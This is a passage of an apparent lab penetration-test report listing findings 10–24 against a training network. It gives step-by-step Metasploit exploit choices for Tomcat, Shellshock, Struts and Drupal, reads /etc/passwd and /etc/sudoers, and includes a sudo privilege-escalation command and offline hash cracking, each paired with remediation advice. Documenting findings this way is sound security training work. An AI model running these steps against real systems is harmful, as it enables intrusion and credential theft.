
Images	
Affected Hosts	192.168.14.35
Remediation	Implement a WAP as well as a Database firewall. There also needs to be regulation on traffic that indicates the inputting of malicious script in the search queries.


Vulnerability 10	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Medium
Description	Use of domain dossier under OSINT framework, view WHOIS data
Images	
Affected Hosts	34.102.136.180

Vulnerability 10	Findings
Remediation	Clear WHOIS record of any sensitive data and be mindful of which information is accessible to the public.


Vulnerability 11	Findings
Title	DNS record check for .txt records
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	High
Description	In terminal, the command nslookup -type=txt totalrekall.xyz or dig TXT totalrekall.xyz yields the text record containing flag 2
Images	
Affected Hosts	34.102.136.180
Remediation	Monitor and remove any unnecessary .txt records and implement multi-factor authentication to access the DNS account

Vulnerability 12	Findings
Title	Open Source Exposed Data: Certificate Transparency
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Medium
Description	Open crt.sh in a browser and search “totalrekall.xyz”


Vulnerability 12	Findings
	
Affected Hosts	34.102.136.180
Remediation	Review certificate information and regulate which data is exposed on crt.sh

Vulnerability 13	Findings
Title	nmap scan
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	In Kali terminal, input the command: nmap 192.168.13.0/24. 5 hosts are revealed along with their corresponding IPs.
Images	


Vulnerability 13	Findings
Affected Hosts	192.168.13.0/24 (the entire subnet)
Remediation	Update software, review open ports and close unnecessary ones, implement firewall rules to restrict port access.

Vulnerability 14	Findings
Title	nmap scan to find host running Drupal
Type (Web app / Linux OS / WIndows OS)	Kali Linux
Risk Rating	Critical
Description	Upon looking at the nmap scan for the entire subnet, we have determined that the host running Drupal is 192.168.13.13 with another nmap scan of that IP address
Images	
Affected Hosts	192.168.13.13
Remediation	Revise the information displayed when running an nmap scan on the host; remove any unnecessary information


Vulnerability 15	Findings
Title	Nessus Scan Results
Type (Web app / Linux OS / WIndows OS)	Kali Linux, Nessus
Risk Rating	Medium

Vulnerability 15	Findings
Description	Using the Nessus web app, we ran a scan on the host 192.168.13.12. Upon reading, we found the vulnerability to be regarding Apache Struts.
Images	
Affected Hosts	192.168.13.12
Remediation	Conduct regular software updates & patches, create backup archives along with methods of recovery. Monitor logs and implement a firewall


Vulnerability 16	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	After running msfconsole in Kali Linux terminal, search for the exploit that includes tomcat, which is multi/http/tomcat_jsp_upload_bypass. set LHOST to 192.168.13.1 and the RHOSTS to 192.168.13.10. After successfully getting a shell, type “shell” in the command line to open the shell session and search for flag 7.

Vulnerability 16	Findings
Images	
Affected Hosts	192.168.13.10
Remediation	Update Apache Tomcat and review Security Monitoring Logs. Create backup and recovery remediation methods in order to protect the data, and secure sensitive data to have restricted access.


Vulnerability 17	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	Using msfconsole in Kali Terminal, use the exploit/multi/http/apache_mod_cgi_bash_env_exec exploit. Set the target URI to be “/cgi-bin/shockme.cgi” and the RHOST to be 192.168.13.11. Create a shell by running “shell” in the command line, and then cat /etc/sudoers to see accounts with root privileges.

Vulnerability 17	Findings
Images	
Affected Hosts	192.168.13.14
Remediation	Revise and edit the /etc/sudoers file to limit sudo access & privileges. Restrict access to the /etc/sudoers file. Regularly review sudoers changes along with permissions, users, and groups.


Vulnerability 18	Findings
Title	Shellshock Exploit
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	In the same meterpreter shell as the previous exploit, run cat /etc/passwd to look at the passwd file, where flag 9 is located.

Vulnerability 18	Findings
Images	
Affected Hosts	192.168.13.14
Remediation	Change permissions on who can view the /etc/passwd file, review & revise the information in the file and remove any unnecessary information. Create a backup of the passwd file along with a recovery method.


Vulnerability 19	Findings
Title	Struts Vulnerability - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	Search for and use the multi/http/struts2_content_type_ognl exploit to achieve a meterpreter shell. Set the RHOST to 192.168.13.12, and connect manually using the sessions -i command. Once in the shell, cd to root and list out all the files. Unzip and cat /root/flagisinThisfile.7z.


Vulnerability 19	Findings
Images	
Affected Hosts	192.168.13.12
Remediation	Update Apache Struts and apply patches regularly. Regularly monitor security logs.

Vulnerability 20	Findings
Title	Drupal Exploit Vulnerability - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	Search and load the msfconsole exploit unix/webapp/drupal_restws_unserialize, and set the RHOST to 192.168.13.13. Once in the meterpreter shell, run the command “get uid”


Vulnerability 20	Findings
Images	
Affected Hosts	192.168.13.13
Remediation	Update regularly and apply software security patches. Also review and revise permissions on users and groups. Create backup and recovery methods of sensitive information, and secure that as well.

Vulnerability 21	Findings
Title	Privilege Escalation Vulnerability
Type (Web app / Linux OS / WIndows OS)	Kali Linux, msfconsole
Risk Rating	Critical
Description	In Kali Terminal, run the command ssh alice@192.168.13.14, and type in the password “alice.” We became aware of this user from flag 1. With some password guessing, we were able to figure out Alice’s password. Once in Alice’s session, run the command: sudo -u#-1 cat /root/flag12.txt.


Vulnerability 21	Findings
Images	
Affected Hosts	192.168.13.14
Remediation	Review open ports, and close port 22 (SSH). Update the login credentials regularly, and implement multi-factor authentication.

Vulnerability 22	Findings
Title	Tayna Rivera Login Credentials Vulnerability
Type (Web app / Linux OS / WIndows OS)	Kali Linux, GitHub Repository
Risk Rating	Critical
Description	In Google, search “GitHub repository totalrekall.xyz.” Retrieve the hash, echo it into a .txt file in Kali Terminal, and then use john to crack the password offline.
Images	


Vulnerability 22	Findings
Affected Hosts	192.168.13.0/24
Remediation	Regularly update login credentials, and remove password hashes from every user that is available on GitHub's repository.


Vulnerability 23	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Kali Linux, Web Browser
Risk Rating	High
Description	Using Tanya's credentials that we have found in the first flag, navigate to 172.22.117.20 in the URL, and enter in Tanya's credentials to view the file containing flag 2.
Images	
Affected Hosts	172.22.117.20
Remediation	Regularly update user login credentials, and remove sensitive data from the web in order to protect confidential data from further exposure.

Vulnerability 24	Findings
Title	FTP File Exposure Vulnerability
Type (Web app / Linux OS / WIndows OS)	Kali Linux, FTP
Risk Rating	Critical


Vulnerability 24	Findings
